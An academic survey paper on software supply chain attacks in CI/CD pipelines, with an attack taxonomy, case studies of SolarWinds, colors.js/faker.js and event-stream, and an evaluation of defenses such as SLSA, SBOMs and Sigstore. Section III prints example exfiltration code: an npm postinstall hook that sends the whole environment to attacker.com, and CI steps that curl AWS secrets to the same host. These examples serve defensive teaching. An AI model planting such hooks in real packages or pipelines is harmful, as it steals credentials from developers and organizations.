

Software Supply Chain Attacks in CI/CD Pipelines: Taxonomy, Case Studies, and Mitigation Strategies

Daniel Pereira

Department of Informatics Engineering
FCTUC

Coimbra, Portugal

uc2021237092@student.uc.pt

Eduardo Marques

Department of Informatics Engineering
FCTUC

Coimbra, Portugal

uc2022231584@student.uc.pt

João Cardoso

Department of Informatics Engineering
FCTUC

Coimbra, Portugal

uc2022222301@student.uc.pt

Abstract—Modern software development is deeply dependent on automated CI/CD pipelines, third-party package registries, and shared build infrastructure — a combination that substantially expands the attack surface of the software supply chain. This paper presents a structured analysis of supply chain attacks targeting CI/CD environments, organized around a taxonomy of five principal attack vectors: dependency poisoning, malicious packages, pipeline compromise, secret exposure, and build system compromise. Three real-world incidents are examined in depth — the SolarWinds SUNBURST breach, the deliberate sabotage of colors.js and faker.js, and the targeted event-stream npm attack — to identify recurring structural failure patterns rather than isolated technical oversights. We evaluate five categories of mitigation strategies (SLSA, SBOMs, code signing and Sigstore, dependency pinning and auditing, and least-privilege pipeline configuration), analyzing their strengths, limitations, and adoption costs. Our analysis reveals that no single control addresses the full threat model, and that the most dangerous attacks exploit not technical weaknesses alone but structural conditions: implicit trust in build infrastructure, the chronic under-resourcing of open-source maintainers, and the organizational pressure to prioritize delivery velocity over security rigor. We conclude by identifying open research challenges, including the verification of build process intent, scalable maintainer trust assessment, and the economics of shared ecosystem security.

Index Terms—software supply chain, CI/CD security, dependency poisoning, build system integrity, SLSA, SBOM, DevSecOps

I. INTRODUCTION

A. Context and Motivation

The adoption of DevOps practices and continuous integration/continuous delivery (CI/CD) pipelines has fundamentally transformed how software is built and shipped. Modern development teams rely on automated build systems, third-party package registries, and shared infrastructure to accelerate delivery cycles. While this automation brings significant productivity gains, it also introduces a broader and more complex attack surface: the software supply chain. The subsequent shift towards DevSecOps, which integrates security considerations directly into the development lifecycle, reflects a growing recognition of these risks, yet supply chain attacks continue to increase in both frequency and sophistication.

B. The Supply Chain Threat

Unlike traditional attacks that target a specific application or system directly, supply chain attacks exploit the trust

relationships inherent in the software delivery process. By compromising a single point in the chain, such as a build server, a widely-used open-source package, or a CI/CD configuration file, an adversary can propagate malicious code to thousands of downstream organizations simultaneously, often without triggering conventional security controls. The 2020 SolarWinds breach, in which attackers injected a backdoor into a signed software update distributed to approximately 18,000 organizations, demonstrated the catastrophic potential of this attack class.

C. Limitations of Current Defenses

Despite growing awareness, securing CI/CD pipelines remains an open challenge. Existing defenses are fragmented, adoption of security frameworks is inconsistent, and the fundamental tension between development velocity and security rigor continues to drive unsafe practices in real-world pipelines.

D. Contributions and Paper Structure

This paper presents a structured analysis of software supply chain attacks in CI/CD environments. Specifically, we aim to: (i) provide a taxonomy of attack vectors targeting the software supply chain; (ii) critically examine real-world incidents to identify recurring failure patterns; and (iii) evaluate the strengths and limitations of current mitigation strategies.

II. BACKGROUND

A. The Software Supply Chain

Modern software is rarely built from scratch. Applications typically depend on dozens or even hundreds of third-party libraries, frameworks, and tools sourced from public package registries such as npm, PyPI, or Maven Central. The software supply chain encompasses all components, processes, and actors involved in producing and delivering a software artifact, including source code, dependencies, build tools, testing infrastructure, and deployment pipelines. Each of these elements represents a potential entry point for an attacker.

A critical property of supply chains is the propagation of trust. When an organization integrates a third-party package, it implicitly trusts not only that package but also all of its

transitive dependencies. This trust is rarely verified cryptographically or audited systematically, creating a broad and largely invisible attack surface.

B. CI/CD Pipeline Architecture

Continuous integration and continuous delivery (CI/CD) pipelines automate the process of building, testing, and deploying software. Upon a code commit, a pipeline typically fetches dependencies, compiles source code, runs automated tests, produces build artifacts, and deploys them to staging or production environments. Widely adopted tools include GitHub Actions and GitLab CI/CD.

A typical pipeline consists of several sequential stages: source, build, test, and deploy. Each stage interacts with different external systems and operates under different trust assumptions, introducing distinct security considerations at every step.

From a security perspective, CI/CD pipelines occupy a privileged position in the software delivery process. They routinely handle sensitive credentials, API tokens, and cloud provider secrets. They have write access to production environments and artifact registries. They execute code from multiple sources, including external dependencies and contributed pull requests. This combination of high privilege and broad exposure makes pipelines an attractive target for adversaries seeking to compromise software at scale.




Fig. 1. CI/CD pipeline architecture overview.

C. Threat Model

We consider an adversary whose goal is to introduce malicious code or exfiltrate sensitive information by compromising one or more components of the software supply chain. The attacker may operate as an external actor exploiting a vulnerability in a public package or build tool, a compromised insider with legitimate access to source code repositories or pipeline configurations, or a malicious third-party contributor who gains trust over time.

The attacker does not need to compromise the target organization directly. Instead, by targeting a widely used upstream component, a single successful intrusion can propagate to thousands of downstream consumers simultaneously. This asymmetry between attack cost and potential impact is what distinguishes supply chain attacks from conventional application-level threats.

III. ATTACK VECTORS TAXONOMY

The software supply chain presents a diverse set of attack surfaces, each exploitable through distinct techniques and at different stages of the development and delivery process. This section categorizes the principal attack vectors targeting CI/CD pipelines, analyzing the mechanisms by which each is executed and the conditions that make them possible.

A. Dependency Poisoning

Dependency poisoning refers to attacks in which malicious code is introduced into a legitimate software package on which a target application depends. Rather than attacking the target directly, the adversary compromises a component that the target trusts and consumes automatically through its build process.

Attackers use a variety of techniques to trick the application into downloading and using the malicious code:

Dependency Confusion is a technique that exploits a common misconfiguration in build processes that prioritize public package repositories over private ones. An attacker publishes a malicious public package with the same name and a higher version number as an organization's private internal package. The build system, seeking the latest version, mistakenly downloads the malicious public package [1].

A concrete example of a dependency confusion attack can be constructed as follows. Consider an organization that maintains a private package named `internal-utils` at version `1.2.0` on an internal registry. An attacker publishes a package with the identical name to the public npm registry at version `2.0.0`. If the build system is configured to resolve packages from both registries without explicit scoping, it will preferentially pull the higher-versioned public package:

```
// .npmrc (misconfigured -- no registry scope)
registry=https://registry.npmjs.org

// package.json
"dependencies": {
  "internal-utils": "^1.2.0" // resolves to attacker's 2.0.0
}

// Correct configuration would scope the private package:
// @myorg:registry=https://internal.registry.example.com
// "dependencies": { "@myorg/internal-utils": "^1.2.0" }
```

Typosquatting involves publishing malicious packages with names that are visually similar or common misspellings of popular, legitimate libraries (e.g., `react-dom` vs. `react-dome`) [2].

Dependency Hijacking is an attack vector in which adversaries obtain control of a package maintainer's account on a public repository, enabling them to upload a new, malicious version of a widely used package with the intent of compromising unsuspecting clients who pull the latest version [3].

Once maintainership of a hijacked package is obtained, a common technique is to append a malicious `postinstall` hook to `package.json`, which executes silently on every installation:

```
"scripts": {
  "postinstall": "node -e \"require('https').get(
    'https://attacker.com/?' +
```

```

Buffer.from(JSON.stringify(process.env)).toString('base64')
) \ " "
}

```

This snippet encodes the entire process environment, including any CI/CD secrets present at install time, and exfiltrates it to an attacker-controlled server on every npm install invocation.

Once embedded in the application’s build pipeline, the malicious dependency can provide attackers with a foothold within the target network, potentially resulting in remote code execution (RCE), data exfiltration, or a full compromise of the build environment.

Security researchers like Alex Birsan successfully demonstrated this vulnerability against major tech companies including Microsoft, Apple, and Google in 2021, showcasing its effectiveness. This attack vector is listed as a significant risk in the OWASP Top 10 CI/CD Security Risks [4].

In summary, what makes dependency poisoning particularly dangerous is its interaction with transitive dependencies; indeed, a project may directly depend on only a small number of packages, but each of those packages may itself depend on dozens of others. An attacker who compromises a sufficiently popular transitive dependency can affect a large number of projects without ever targeting them directly.

B. Malicious Packages

While dependency poisoning targets existing legitimate packages, malicious packages are crafted from the outset with harmful intent and published to public registries under deceptive identities. The barrier to entry is low: any actor can create and publish a package to npm, PyPI, or similar registries with minimal verification, making this vector particularly accessible to adversaries.

Typosquatting is the most prevalent technique in this category. An attacker registers a package name that closely resembles a popular library, differing by a single character, a transposition, or a common misspelling. Developers who mistype a package name during installation inadvertently install the malicious version.

Table I illustrates representative typosquatting pairs observed in the wild across npm and PyPI.

TABLE I
EXAMPLE TYPOSQUATTING PAIRS

Legitimate Package	Malicious Variant	Registry
react-dom	react-dome	npm
lodash	lodahs	npm
requests	request-s	PyPI
urllib3	urlib3	PyPI

A more sophisticated variant is **Starjacking**, in which a malicious package falsely references the GitHub repository of a legitimate popular project in its metadata, artificially inflating its perceived credibility. Since many developers assess package

trustworthiness based on star counts and repository activity, this technique exploits social trust rather than typographical error.

The following `package.json` excerpt illustrates this technique: a malicious package falsely claims the repository URL of the legitimate `lodash` project, inheriting its perceived credibility on the registry page:

```

{
  "name": "lodahs",
  "version": "4.17.21",
  "repository": {
    "type": "git",
    "url": "https://github.com/lodash/lodash"
  }
}

```

Data exfiltration is among the most damaging payloads delivered through malicious packages. Once installed, the package silently harvests sensitive information — such as environment variables, API tokens, cloud credentials, and SSH keys — and transmits it to an attacker-controlled server. This is commonly triggered through `postinstall` scripts, which execute automatically upon installation. The stolen data can enable further intrusions into cloud infrastructure, CI/CD pipelines, or production systems.

Beyond initial installation, some malicious packages implement delayed execution, remaining dormant for a period before activating their payload. This technique is designed to evade automated security scans that analyse package behaviour at install time, making detection significantly harder for both registry moderators and downstream consumers.

C. Pipeline Compromise

CI/CD pipelines occupy a privileged position in the software delivery process, routinely handling sensitive credentials, API tokens, and cloud provider secrets, while having write access to production environments and artifact registries. This makes them an attractive target for adversaries seeking to compromise software at scale.

1) *Poisoned Pipeline Execution*: Poisoned Pipeline Execution (PPE) refers to the ability of an attacker with access to a source control system to manipulate the build process by injecting malicious code into the pipeline configuration, without necessarily having direct access to the build environment itself [5]. Three distinct variants are recognized.

Direct PPE (D-PPE) occurs when an attacker modifies the CI configuration file in a repository they have access to, either by pushing directly to an unprotected branch or by submitting a pull request [5].

The attacker’s malicious commands run on the build node as soon as the pipeline is triggered. A representative example is the exfiltration of cloud credentials stored as repository secrets via an outbound HTTP request:

```

env:
  ACCESS_KEY: ${ secrets.AWS_ACCESS_KEY }
  SECRET_KEY: ${ secrets.AWS_SECRET_KEY }
run: curl -d "$ACCESS_KEY:$SECRET_KEY" \
      https://attacker.com

```

In this case, the injected step reads the AWS credentials directly from the repository’s secret store and transmits them

in plaintext to an attacker-controlled endpoint, requiring no further access to the target infrastructure.

Indirect PPE (I-PPE) applies when the pipeline configuration file is protected or managed separately. The attacker instead injects malicious code into files the pipeline *references*, such as a `Makefile`, a build script, or a test file. Because the configuration file itself remains intact, this variant is significantly harder to detect [5]. The following example shows a malicious command injected into a `Makefile` target that the pipeline invokes as part of its build stage:

```
run: |  
  curl -d "$AWS_KEY:$AWS_SECRET" \  
    https://attacker.com
```

Because the pipeline configuration file itself remains unmodified, this variant evades review processes that focus exclusively on changes to CI workflow files.

Public PPE (3PE) extends this attack surface to public repositories, where any anonymous user may submit a pull request. If the CI pipeline runs unreviewed code from external contributors, the repository is exposed to pipeline poisoning without any credentials or prior access [5].

2) *Secret Exposure and Build System Compromise*: An attacker achieving code execution within the pipeline can trivially enumerate and exfiltrate secrets injected as environment variables. A common example is a misconfigured GitHub Actions workflow that logs all environment variables during a debug step:

```
- name: Debug  
  run: env
```

If the build log is publicly accessible — as is the case by default in many open-source repositories — any secret injected into the pipeline environment, such as `AWS_ACCESS_KEY` or `NPM_TOKEN`, is exposed in plaintext to anyone who views the log. Even in private repositories, leaked logs can be accessed by unauthorized parties if log retention policies are misconfigured.

At the highest level of severity, an attacker may compromise the build infrastructure itself. A compromised build server can tamper with artifacts after source code is fetched and before signing occurs, producing outputs cryptographically indistinguishable from legitimate builds and invisible to conventional source code review.

IV. CASE STUDIES

This section examines three real-world supply chain attacks that illustrate the attack vectors described in the previous section. Rather than providing a purely descriptive account, the goal is to identify the underlying failure patterns and extract lessons applicable to the broader problem of CI/CD pipeline security.

A. SolarWinds SUNBURST (2020)

The SolarWinds incident represents one of the most sophisticated software supply chain attacks to date, targeting the build infrastructure of the Orion platform [6].

Attackers infiltrated SolarWinds’ internal environment as early as 2019 and conducted prolonged reconnaissance before deploying *SUNSPOT*, a custom tool designed to inject malicious code into the build process without modifying the source repository [7], [8].

The *SUNBURST* backdoor was inserted into Orion releases starting in February 2020 and distributed through signed updates from March onwards [6]. Approximately 18,000 customers downloaded the compromised software, although fewer than 100 were selectively targeted via command-and-control activation [8].

Crucially, the malicious code was injected after source retrieval but before signing, producing artifacts that were cryptographically valid and indistinguishable from legitimate builds [7]. The attack remained undetected for over a year, with disclosure only occurring in December 2020 [7].

B. colors.js and faker.js (npm, 2022)

The colors.js and faker.js incident represents a supply chain attack originating from within the trusted maintainer boundary rather than through external compromise.

Both libraries, maintained by Marak Squires, were widely used open-source packages with millions of downloads and thousands of dependent projects [9]. In January 2022, the maintainer deliberately sabotaged the packages by publishing corrupted versions: faker.js was replaced with a non-functional release, while colors.js introduced an infinite loop causing denial-of-service in dependent applications [9].

The impact propagated rapidly to major projects such as AWS CDK and Jest, initially leading developers to suspect a traditional supply chain compromise [9]. The malicious versions were quickly flagged by security tools and removed, and the maintainer’s account was temporarily suspended [10].

Importantly, no unauthorized access occurred. The malicious code was published by the legitimate maintainer using valid credentials, meaning all integrity and provenance checks were satisfied [9].

C. event-stream (npm, 2018)

The event-stream incident demonstrates how the open-source maintenance model can be exploited to introduce malicious code through trusted channels.

The package was widely used but no longer actively maintained when an attacker gained maintainer access by contributing benign changes and offering to take over the project [11]. After gaining control, the attacker introduced a new dependency, flatmap-stream, containing an obfuscated malicious payload [11].

The payload was highly targeted: it decrypted and executed only when installed within the Copay cryptocurrency wallet, using the `npm_package_description` field as a key. It then extracted private keys and exfiltrated sensitive data related to high-value accounts [11].

The attack also employed evasion techniques, including encryption and selective activation, allowing it to bypass automated detection. Malicious versions were distributed between

September and November 2018 before being removed by npm [11].

V. MITIGATION STRATEGIES AND DEFENSES

A. *SLSA Framework*

Supply-chain Levels for Software Artifacts (SLSA) is an open security framework originally proposed by **Google** and currently maintained by the **OpenSSF** (Open Source Security Foundation). It aims to provide progressively stronger, verifiable integrity guarantees for software artifacts across the build and distribution lifecycle. SLSA defines a multi-level maturity model (SLSA Levels 1-4), in which each level introduces increasingly stringent requirements on build processes, provenance generation, and artifact verification [12].

At SLSA Level 1, the build process must be scripted or automated, and provenance metadata must be generated to describe how the artifact was produced, including information such as the source repository and build environment. Level 2 strengthens these guarantees by requiring the use of a hosted and version-controlled build service, thereby reducing the risk of tampering from local or unmanaged environments. At Level 3, the build platform itself must generate non-falsifiable provenance, and the build environment must be hardened and isolated to prevent unauthorized interference. The aspirational Level 4 introduces the strongest guarantees, including hermetic and reproducible builds, as well as mandatory two-party review for all code changes [13].

A central contribution of SLSA is the concept of provenance, a signed attestation that enables downstream consumers to verify not only the origin of a software artifact but also the conditions under which it was built. This capability directly addresses supply chain attacks such as the SolarWinds incident, where artifacts appeared legitimate but were compromised during the build or release process. By emphasizing verifiable build integrity, SLSA shifts the trust model from *who* produced an artifact to *how* it was produced.

Adoption of SLSA has been steadily increasing, with major software ecosystems such as npm and PyPI beginning to support provenance attestations in their publishing workflows. However, widespread consumer-side verification remains limited, and achieving higher SLSA levels can impose significant operational and infrastructural overhead, which may hinder adoption, particularly among smaller projects and organizations [14], [15].

SLSA version 1.2 is the latest update to the specification, focused on expanding the framework’s coverage beyond the build phase, introducing new “tracks” for supply chain security [16].

B. *Software Bill of Materials (SBOM)*

A **Software Bill of Materials (SBOM)** is a structured, machine-readable inventory of all components in a software artifact, including direct and transitive dependencies and associated metadata such as versions, licenses, and known vulnerabilities [17]. It enables transparency and traceability of software composition.

Two widely adopted SBOM standards are **SPDX**, maintained by the Linux Foundation, and **CycloneDX**, developed by OWASP. Both provide standardized formats for representing dependency graphs and can be automatically generated by modern build systems and CI/CD pipelines [18], [19].

The primary security value of SBOMs lies in vulnerability management. Organizations can query SBOMs against databases such as the National Vulnerability Database (NVD) to quickly identify affected systems when new vulnerabilities are disclosed [20], significantly reducing exposure analysis time.

SBOMs also support retrospective analysis by providing a complete inventory of included components, enabling identification of malicious or compromised dependencies. However, this depends on generation from actual build artifacts rather than source manifests, as build-time substitution may otherwise go undetected, as demonstrated in the event-stream incident [11].

Despite these benefits, SBOMs have important limitations. Ensuring completeness and freshness is challenging due to continuously evolving dependency graphs. Moreover, SBOMs describe *what* is included in an artifact but provide no guarantees about *how* it was built or whether the build process was secure, highlighting the need for complementary approaches such as SLSA.

C. *Code Signing and Artifact Integrity*

Code signing is one of the most widely adopted mechanisms for establishing the **authenticity** and **integrity** of software artifacts. By attaching a **cryptographic signature** generated with a trusted private key, a publisher enables consumers to verify that an artifact originates from an expected entity and has not been altered since the moment of signing. Code signing is enforced by major operating system vendors for executable distribution and is increasingly integrated into package registries and container ecosystems [21].

Despite its widespread use, code signing provides more limited security guarantees than is often assumed. As demonstrated by the SolarWinds supply chain attack, a digital signature attests only to the identity of the signer and the integrity of the artifact at the time of signing; it does not provide any assurance regarding the integrity of the build process itself. If an attacker compromises the build environment or signing infrastructure, they may produce and sign malicious artifacts using legitimate credentials. Such artifacts will successfully pass signature verification, highlighting that code signing is a necessary but insufficient control when used in isolation.

To address these limitations, more advanced artifact integrity mechanisms have emerged. **Sigstore** is an open-source initiative that augments traditional code signing with transparency and identity-based signing [22]. In particular, Sigstore introduces a transparency log, Rekor, which records signing events in an append-only, publicly auditable structure, analogous to Certificate Transparency in the TLS ecosystem. When an artifact is signed using tools such as `cosign`, the signature and associated metadata are recorded in the log,

enabling consumers to verify not only the validity of the signature but also its inclusion in a globally visible record. This significantly increases the difficulty of performing undetected signing attacks.

In containerized environments, cryptographic digests provide an additional mechanism for ensuring artifact integrity. Unlike mutable tags, which may be reassigned to different images over time, digests are immutable identifiers derived from the content of the image. Referencing container images by digest rather than by tag ensures that the exact artifact that was built and tested is the one deployed in production, thereby preventing unintended or malicious image substitution [23].

D. Dependency Pinning and Auditing

Dependency pinning refers to the practice of constraining each dependency in a software project to a specific, immutable version, rather than allowing version ranges that may resolve to different artifacts across builds. Modern package managers support lock files (e.g., `package-lock.json`), which capture the fully resolved dependency graph, including transitive dependencies, often accompanied by cryptographic hashes for integrity verification [24].

When consistently enforced, dependency pinning improves build determinism by ensuring that the same set of dependencies is retrieved across environments. In combination with integrity verification mechanisms, such as hash checking, it also mitigates certain classes of supply chain attacks, including dependency confusion and malicious version substitution [25].

Auditing complements dependency pinning by continuously evaluating the resolved dependency set for known vulnerabilities. Tools such as `npm audit`, `pip-audit`, and `Dependabot` leverage vulnerability databases to identify insecure components and notify developers.

However, the effectiveness of both pinning and auditing is inherently limited by the timeliness and completeness of available threat intelligence. Newly published malicious packages may remain undetected for extended periods before being reported and incorporated into vulnerability databases. Additionally, auditing mechanisms may fail to detect targeted or context-specific payloads, as demonstrated in the event-stream incident, where the malicious code was activated only under specific conditions within a particular consuming application [11].

E. Least Privilege in CI/CD Pipelines

The principle of **least privilege** dictates that each component of a system should operate with only the **minimum set of permissions** necessary to perform its intended function. In the context of **CI/CD pipelines**, this principle is frequently violated: pipeline jobs are often granted broad access to secrets, cloud provider APIs, and artifact registries, under the assumption that all stages of the pipeline are equally trusted [15].

A more robust approach involves scoping credentials to individual pipeline stages and workflows. For example, build and

test jobs typically do not require access to deployment credentials, which should instead be restricted to dedicated deployment stages. Furthermore, the use of short-lived, dynamically issued credentials—such as those enabled by OpenID Connect (OIDC)-based federation with cloud providers—reduces the risk associated with credential leakage, as these tokens expire quickly and eliminate the need for long-lived static secrets [26].

Pipeline configurations should also enforce branch and environment protection rules, ensuring that only trusted code paths can trigger privileged operations such as deployments. Contributions originating from external or untrusted sources, such as pull requests, represent a higher-risk execution context and should be isolated from sensitive resources by default. Access to secrets and deployment capabilities should only be granted following explicit review and approval by trusted maintainers [27].

In addition, network egress restrictions can further limit the impact of a compromised pipeline by preventing arbitrary outbound connections. By constraining where pipeline jobs can communicate, these controls reduce the likelihood of successful data exfiltration. Although such restrictions may introduce operational complexity, they significantly increase the difficulty of attacks that rely on transmitting stolen credentials or artifacts to external systems.

F. Comparison of Approaches

The mitigation strategies described above address distinct aspects of the supply chain threat model and are most effective when deployed in combination. Table II summarizes the principal characteristics of each approach and the attack vectors they address.

TABLE II
COMPARISON OF MITIGATION STRATEGIES

Strategy	Threats Addressed	Limitations	Adoption Cost
SLSA	Build compromise and artifact tampering	High infrastructure requirements at Levels 3 and 4; limited consumer-side verification	High
SBOM	Dependency visibility and vulnerability response	Primarily reactive; does not detect build-time substitution	Low–Medium
Code Signing / Sigstore	Artifact integrity and distribution tampering	Does not guarantee build process integrity	Medium
Dependency Pinning and Auditing	Version substitution and known vulnerabilities	Ineffective against novel malicious packages; relies on hash verification	Low
Least Privilege	Credential theft and secret exfiltration	Operational overhead; requires platform support such as OIDC	Medium

No single control is sufficient against the full range of supply chain threats. SLSA provenance and Sigstore transparency

logs provide the strongest integrity guarantees but impose the highest adoption costs. SBOMs and dependency auditing are relatively low-cost and provide immediate value for vulnerability management but offer limited protection against novel or targeted attacks. Least-privilege pipeline configuration reduces the blast radius of any individual compromise but does not prevent malicious code from being introduced in the first place. An effective defense posture therefore requires layering these mechanisms, accepting that the goal is to increase attacker cost and reduce the probability of undetected compromise, rather than to eliminate the attack surface entirely.

VI. CRITICAL ANALYSIS AND OPEN CHALLENGES

A. The Limits of Technical Controls

The mitigation strategies surveyed in Section V represent meaningful advances in supply chain security, yet the three incidents examined in Section IV expose their collective limitations with considerable clarity, each revealing a distinct failure mode that current defenses are structurally ill-equipped to address.

The SolarWinds incident demonstrates that even the strongest artifact integrity guarantees can be circumvented when the attack operates directly at the level of build infrastructure. SUNSPOT was engineered to inject the SUNBURST payload after source code was fetched and before cryptographic signing occurred, producing digitally signed updates indistinguishable from legitimate builds. None of the verification mechanisms available at the time—code signing, dependency auditing, or source code review—would have detected this class of compromise, because the final artifact satisfied every technical criterion of authenticity. This reflects a broader pattern of **implicit trust in the build and distribution pipeline**: signed artifacts are treated as proof of integrity, yet the integrity of the signing process itself is left unverified.

The event-stream incident exposes a structurally distinct but equally fundamental limitation. Provenance frameworks such as SLSA and transparency mechanisms such as Sigstore rest on the assumption that build infrastructure and maintainer accounts are themselves trustworthy. In this case, the attacker acquired legitimate maintainership through credible contributions, meaning the malicious payload was built and published by an authorized entity, on authorized infrastructure, using valid credentials. Every technical control produces a passing result while the attack proceeds undetected. Crucially, the malicious payload was also introduced through a new transitive dependency rather than a direct source modification—exploiting the **disconnect between code review and artifact integrity** that characterizes modern dependency-heavy build processes.

The colors.js and faker.js sabotage extends this observation to its logical extreme: the actor who introduced the malicious code *was* the legitimate maintainer. Dependency auditing tools, package managers, and provenance verification systems all reported the sabotaged versions as authentic, because they were. This points to a fundamental constraint of cryptography-based controls: they can verify that a process occurred in a

specific way, but they cannot verify the intent of the actor who initiated it. Supply chain security frameworks have, to date, focused almost exclusively on the former.

B. The Velocity–Security Tension

A structural tension exists between the pace of modern software delivery and the overhead imposed by security controls. CI/CD pipelines are optimized for speed; mechanisms such as SLSA Level 3 build hardening, manual review gates for external contributions, or hermetic build environments introduce friction that conflicts directly with that objective.

This tension is amplified by the transitive dependency problem, which underlies the dependency poisoning vectors described in Section III. A typical application may depend on hundreds of packages, each potentially updated multiple times per week. Manual review of each update is operationally infeasible; automated tooling must therefore serve as the primary filter. Yet sophisticated adversaries invest considerable effort in appearing indistinguishable from legitimate behavior—a principle of **targeted evasion as intentional design**. The SUNBURST implant remained dormant for up to fourteen days and mimicked legitimate telemetry traffic; the event-stream payload was AES-encrypted, disguised as a test fixture, and activated only within a single consuming project—a degree of targeting that defeats generic behavioral analysis entirely.

In practice, organizations frequently defer or partially implement security controls in order to maintain delivery velocity, accepting residual risk that is difficult to quantify. This dynamic is both predictable and structurally exploitable: attackers can treat the consistent underinvestment in pipeline security as a precondition on which their operations depend.

C. The Open-Source Maintenance Problem

The open-source ecosystem underpins virtually all modern software, yet it operates under a chronic resourcing deficit. The event-stream and colors.js/faker.js incidents illustrate, through distinct mechanisms, the same structural vulnerability: individual maintainers bear responsibility for packages with hundreds of millions of installations, without financial compensation and with limited capacity.

In the event-stream case, the original author transferred ownership to an unknown actor because he no longer had the resources to continue active maintenance. The attacker exploited not a technical vulnerability but a human and organizational condition: the exhaustion of an overburdened maintainer. In the colors.js and faker.js case, the legitimate maintainer deliberately sabotaged his own packages after years of unpaid maintenance work benefiting large commercial organizations. In both cases, the attack vector was the resourcing deficit of the ecosystem, not any failure in technical infrastructure—and in both cases, **dependency poisoning acted as a force multiplier**, propagating disruption immediately to aws-cdk, Jest, and thousands of other downstream projects.

This pattern suggests that software supply chain security is, in part, a public goods problem: the benefits of a secure

ecosystem are broadly shared, while the costs of sustaining it fall on a small and frequently under-resourced community. Initiatives such as the OpenSSF and government-funded critical maintainer programs represent steps in the right direction, but coverage remains limited relative to the scale of the problem.

D. Tooling Fragmentation and Adoption Gaps

The supply chain security tooling landscape is fragmented. SLSA, Sigstore, SBOMs, and SCA tools address distinct aspects of the problem and are developed by different communities under different governance models. Integration across these tools is incomplete, and the absence of a unified control plane means that organizations must assemble and maintain a bespoke security stack. This complexity disproportionately burdens smaller organizations that lack dedicated security engineering resources, producing a risk distribution in which the most vulnerable consumers are also those least equipped to deploy effective defenses.

Consumer-side verification remains particularly underdeveloped. Even in ecosystems that generate SLSA provenance attestations, the tooling to verify those attestations at install time is not yet mature or consistently enforced. The existence of a provenance document is of limited value if downstream consumers do not routinely query and validate it—and the case studies examined confirm that none of the affected organizations had such verifications active at the time of the attacks.

E. Detection and Response Latency

Across the three case studies examined, the interval between the introduction of malicious code and its discovery ranged from weeks to over a year. SUNBURST remained active for approximately fifteen months—from the test injection in October 2019 to public disclosure in December 2020. The event-stream payload was active between September and November 2018. In no case was the attack detected proactively by the security controls in place at the time; discovery in each instance resulted from accidental observation, a breach at an unrelated organization, or community review of package metadata.

This pattern suggests that current defenses are better characterized as deterrents and post-hoc forensic aids than as real-time detection mechanisms. Improving detection latency requires investment in behavioral monitoring of build pipelines, anomaly detection in package registry activity, and systematic cross-organization threat intelligence sharing. The infrastructure for such monitoring exists in nascent form within some large registries, but cross-registry and cross-organization coordination remains very limited.

F. Open Research Directions

Several challenges remain substantially open. First, the verification of build process *intent*—as distinct from build process *execution*—requires new models for expressing and enforcing security policy over automated workflows that are not reducible to cryptographic attestation alone. Second, the

formal specification of acceptable pipeline behavior, analogous to type systems or formal verification for software, represents a promising but largely unexplored direction for eliminating entire classes of pipeline misconfiguration. Third, scalable mechanisms for assessing maintainer trustworthiness without creating a centralized and gameable reputation system remain elusive. Finally, the economics of supply chain security—specifically the allocation of responsibility and liability across the many actors who contribute to a software artifact—remain poorly understood and inconsistently regulated across jurisdictions.

VII. CONCLUSION

This paper presented a structured analysis of software supply chain attacks in CI/CD pipelines, combining a taxonomy of attack vectors with the examination of three real-world incidents. Our findings show that modern supply chain attacks are not primarily the result of isolated technical failures, but rather the exploitation of structural properties inherent to contemporary software development, including implicit trust in build systems, complex dependency networks, and the reliance on under-resourced open-source maintainers.

The case studies demonstrate that widely adopted security mechanisms—such as code signing, dependency auditing, and provenance frameworks—provide important but incomplete protection. These controls can verify artifact integrity and origin, but they do not guarantee the integrity of the build process itself, nor can they account for adversarial behavior from trusted actors. As a result, attacks that operate within trusted boundaries, or that target upstream components, can bypass multiple layers of defense while remaining undetected.

Mitigation strategies such as SLSA, SBOMs, Sigstore, dependency pinning, and least-privilege pipeline design are most effective when applied in combination. However, their overall effectiveness is constrained by inconsistent adoption, tooling fragmentation, and the operational overhead required to achieve higher assurance levels. Consequently, supply chain security should be understood not as a problem that can be fully solved, but as one that requires continuous risk reduction through layered defenses.

Ultimately, securing the software supply chain extends beyond technical mechanisms. It requires addressing broader systemic challenges, including the sustainability of open-source ecosystems, improved integration and verification tooling, and stronger collaboration in threat detection and response.

REFERENCES

- [1] App Attack Matrix, “Dependency Confusion,” *App Attack Matrix*, 2023. [Online]. Available: <https://app-attack-matrix.com/techniques/Resource%20Development/Third-Party%20Dependency%20Poisoning/subtechniques/Dependency%20Confusion/>
- [2] App Attack Matrix, “Typosquatting Dependencies,” *App Attack Matrix*, 2023. [Online]. Available: <https://app-attack-matrix.com/techniques/Resource%20Development/Third-Party%20Dependency%20Poisoning/subtechniques/Typosquatting%20Dependencies/>
- [3] OWASP, “CICD-SEC-03: Dependency Chain Abuse,” *OWASP Top 10 CI/CD Security Risks*, 2022. [Online]. Available: <https://owasp.org/www-project-top-10-ci-cd-security-risks/CICD-SEC-03-Dependency-Chain-Abuse>

- [4] OWASP Top 10 CI/CD Security Risks Available: <https://owasp.org/www-project-top-10-ci-cd-security-risks/>
- [5] D. Krivelevich and O. Gil, "CICD-SEC-4: Poisoned Pipeline Execution," *OWASP Top 10 CI/CD Security Risks*, 2022. [Online]. Available: <https://owasp.org/www-project-top-10-ci-cd-security-risks/CICD-SEC-04-Poisoned-Pipeline-Execution>.
- [6] Fortinet, "SolarWinds Supply Chain Attack," Fortinet CyberGlossary. [Online]. Available: <https://www.fortinet.com/resources/cyberglossary/solarwinds-cyber-attack>.
- [7] SolarWinds, "New Findings From Our Investigation of SUNBURST," SolarWinds Blog, Jan. 2021. [Online]. Available: <https://www.solarwinds.com/blog/new-findings-from-our-investigation-of-sunburst>.
- [8] SolarWinds, "An Investigative Update of the Cyberattack," SolarWinds Blog, May 2021. [Online]. Available: <https://www.solarwinds.com/blog/an-investigative-update-of-the-cyberattack>.
- [9] FOSSA, "Open Source Developer Sabotages npm Libraries 'Colors,' 'Faker'," *FOSSA Blog*, Jan. 2022. [Online]. Available: <https://fossa.com/blog/npm-packages-colors-faker-corrupted/>
- [10] A. Sharma, "npm Libraries 'colors' and 'faker' Sabotaged in Protest by Their Maintainer," *Sonatype Blog*, Jan. 2022. [Online]. Available: <https://www.sonatype.com/blog/...maintainer>
